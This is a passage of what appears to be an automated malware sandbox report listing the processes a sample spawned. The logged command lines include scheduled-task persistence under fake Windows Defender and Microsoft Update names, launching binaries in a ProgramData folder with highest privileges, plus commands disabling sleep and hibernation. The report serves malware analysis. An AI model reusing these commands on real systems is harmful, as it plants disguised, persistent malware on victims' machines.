Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5700**, Parent PID: **5928**

General	
Target ID:	34
Start time:	00:17:18
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "SettingSysHost\SettingSysHostServices_bk248" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4996**, Parent PID: **5676**

General	
Target ID:	35
Start time:	00:17:19
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **4932**, Parent PID: **580**

General

Target ID:	36
Start time:	00:17:19
Start date:	19/03/2023
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff651c80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **5684**, Parent PID: **580**

General

Target ID:	37
Start time:	00:17:19
Start date:	19/03/2023
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff651c80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5636**, Parent PID: **5928**

General

Target ID:	38
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "Agent Activation Runtime\Agent Activation RuntimeServices_bk903" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5492**, Parent PID: **5700**

General	
Target ID:	39
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5564**, Parent PID: **5552**

General	
Target ID:	40
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "WindowsDefenderServices\WindowsDefenderServicesServices_bk697" /TR "C:\ProgramData\RuntimeBroker Data\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5608**, Parent PID: **5928**

General	
Target ID:	41
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C powercfg /x -hibernate-timeout-ac 0 & powercfg /x -hibernate-timeout-dc 0 & powercfg /x -standby-timeout-ac 0 & powercfg /x -standby-timeout-dc 0 & powercfg /hibernate off & SCHTASKS /CREATE /SC MINUTE /MO 5 /TN "ActivationRule" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5680**, Parent PID: **5636**

General	

Target ID:	42
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5724**, Parent PID: **5624**

General	
Target ID:	43
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "AntiMalwareSericeExecutable\AntiMalwareSericeExecutableServices_bk64" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5736**, Parent PID: **5676**

General	
Target ID:	44
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "MicrosoftUpdateServices\MicrosoftUpdateServicesServices_bk620" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **6052**, Parent PID: **5700**

General	
Target ID:	45
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "SettingSysHost\SettingSysHostServices_bk248" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f

Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6096**, Parent PID: **5608**

General	
Target ID:	46
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6112**, Parent PID: **5928**

General	
Target ID:	47
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC MINUTE /MO 5 /TN "ActivationRuntime" /TR "C:\ProgramData\RuntimeBrokerData\RegSvc.exe" /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5312**, Parent PID: **5636**

General	
Target ID:	48
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "Agent Activation Runtime\Agent Activation RuntimeServices_bk903" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **2728**, Parent PID: **6112**

General	
Target ID:	49
Start time:	00:17:20
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powercfg.exe PID: **5292**, Parent PID: **5608**

General	
Target ID:	50
Start time:	00:17:21
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\powercfg.exe
Wow64 process (32bit):	true
Commandline:	powercfg /x -hibernate-timeout-ac 0
Imagebase:	0x100000
File size:	80896 bytes
MD5 hash:	FA313DB034098C26069DBADD6178DEB3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **2764**, Parent PID: **6112**

General	
Target ID:	51
Start time:	00:17:21
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC MINUTE /MO 5 /TN "ActivationRuntime" /TR "C:\ProgramData\RuntimeBrokerData\RegSvc.exe" /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powercfg.exe PID: **3776**, Parent PID: **5608**

General	
Target ID:	52
Start time:	00:17:21
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\powercfg.exe

Wow64 process (32bit):	true
Commandline:	powercfg /x -hibernate-timeout-dc 0
Imagebase:	0x100000
File size:	80896 bytes
MD5 hash:	FA313DB034098C26069DBADD6178DEB3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powercfg.exe PID: **4604**, Parent PID: **5608**

General	
Target ID:	53
Start time:	00:17:21
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\powercfg.exe
Wow64 process (32bit):	true
Commandline:	powercfg /x -standby-timeout-ac 0
Imagebase:	0x100000
File size:	80896 bytes
MD5 hash:	FA313DB034098C26069DBADD6178DEB3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **160**, Parent PID: **580**

General	
Target ID:	54
Start time:	00:17:22
Start date:	19/03/2023
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff651c80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powercfg.exe PID: **4940**, Parent PID: **5608**

General	
Target ID:	55
Start time:	00:17:22
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\powercfg.exe
Wow64 process (32bit):	true
Commandline:	powercfg /x -standby-timeout-dc 0
Imagebase:	0x100000
File size:	80896 bytes
MD5 hash:	FA313DB034098C26069DBADD6178DEB3
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: RegSvc.exe PID: **5524**, Parent PID: **1080**

General	
Target ID:	56
Start time:	00:17:22
Start date:	19/03/2023
Path:	C:\ProgramData\RuntimeBrokerData\RegSvc.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\RuntimeBrokerData\RegSvc.exe
Imagebase:	0x1b0000
File size:	88064 bytes
MD5 hash:	BFD02E7E401667B6C5853FE0FBEC26E7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: powercfg.exe PID: **5652**, Parent PID: **5608**

General	
Target ID:	57
Start time:	00:17:22
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\powercfg.exe
Wow64 process (32bit):	true
Commandline:	powercfg /hibernate off
Imagebase:	0x100000
File size:	80896 bytes
MD5 hash:	FA313DB034098C26069DBADD6178DEB3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **4688**, Parent PID: **5608**

General	
Target ID:	59
Start time:	00:17:23
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC MINUTE /MO 5 /TN "ActivationRule" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **3920**, Parent PID: **580**

General	
Target ID:	61

Start time:	00:17:23
Start date:	19/03/2023
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff651c80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **5284**, Parent PID: **580**

General

Target ID:	67
Start time:	00:17:24
Start date:	19/03/2023
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff651c80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: SgrmBroker.exe PID: **1276**, Parent PID: **580**

General

Target ID:	68
Start time:	00:17:25
Start date:	19/03/2023
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff651c80000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **1112**, Parent PID: **580**

General

Target ID:	70
Start time:	00:17:26
Start date:	19/03/2023
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff651c80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **5724**, Parent PID: **580**

General	
Target ID:	71
Start time:	00:17:28
Start date:	19/03/2023
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff651c80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5700**, Parent PID: **4896**

General	
Target ID:	72
Start time:	00:17:59
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /c chcp 1251 & C:\ProgramData\RuntimeBrokerData\svhost.exe -c config.json
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5624**, Parent PID: **5700**

General	
Target ID:	73
Start time:	00:18:01
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chcp.com PID: **4092**, Parent PID: **5700**

General

Target ID:	74
Start time:	00:18:01
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\chcp.com
Wow64 process (32bit):	true
Commandline:	chcp 1251
Imagebase:	0x100000
File size:	12800 bytes
MD5 hash:	561054CF9C4B2897E80D7E7D9027FED9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6040**, Parent PID: **4604**

General	
Target ID:	80
Start time:	00:18:14
Start date:	19/03/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Disassembly

No disassembly